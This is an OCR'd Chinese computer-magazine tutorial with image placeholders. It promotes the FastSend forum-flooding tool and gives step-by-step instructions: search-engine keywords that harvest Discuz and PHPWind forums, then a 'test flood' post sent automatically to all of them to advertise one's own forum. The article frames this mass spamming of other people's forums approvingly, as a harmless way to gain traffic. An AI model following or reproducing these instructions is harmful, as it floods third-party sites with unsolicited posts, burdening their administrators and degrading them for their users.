


图5





图3



灌水无罪

无敌小龙（张博）

在06年第11期的杂志上，我们赠送了许多读者水晶联盟的空间，接着我们又在杂志上详细介绍了论坛的安装及设置，相信现在已经有许多读者都拥有自己的论坛了吧。不过，论坛可是要由别人来访问灌水才行的，那如何才能提高自己论坛的人气呢？可能大家也曾经到一些论坛上去发贴宣传自己的论坛，可都是既累人又没有什么效果。那能否让电脑来帮我们实现这样的目的呢？当然是可以的，答案就是论坛灌水机！

说到论坛灌水机就不得不提到急速论坛群发（FastSend）了，这个工具用起来爽极了，其支持的论坛包括Discuz论坛的所有版本，PHPWind论坛的所有版本（图1）！




图1

第一步：填写关键字

在关键字里填入“Powered by Discuz! 4.1.0”，搜索引擎和连接超时选项使用默认的就可以了。点击下边的“收集”，不一会儿程序就可以搜索到很多discuz论坛了（你可以把搜索出来的论坛网址保存下来方便以后再次群发），如图2。




图2

小知识：

关键字1，如果想搜索所有和游戏相关的PHPWind论坛，可以使用“"Powered by PHPWind" 游戏”作为关键字

关键字2，如果想搜索所有和电影相关的Discuz论坛，可以使用“"Powered by Discuz!" 电影”作为关键字

第二步：填写将要发布的信息标题和内容

在“帖子标题”处写入：无敌小龙，帖子内容我们就写：test flood（测试帖子洪水）。需要注意的是标题不要太长，超过60个字符的标题很可能会发送失败（这要看对方论坛的设置）。然后我们就可以点开始发贴按钮了。

第三步：查看发贴结果

令人兴奋的时刻终于到了，如图3。右下方分成了两部分，上方为发送成功的链接，下方则是发送失败的链接，并给出了失败的原因。

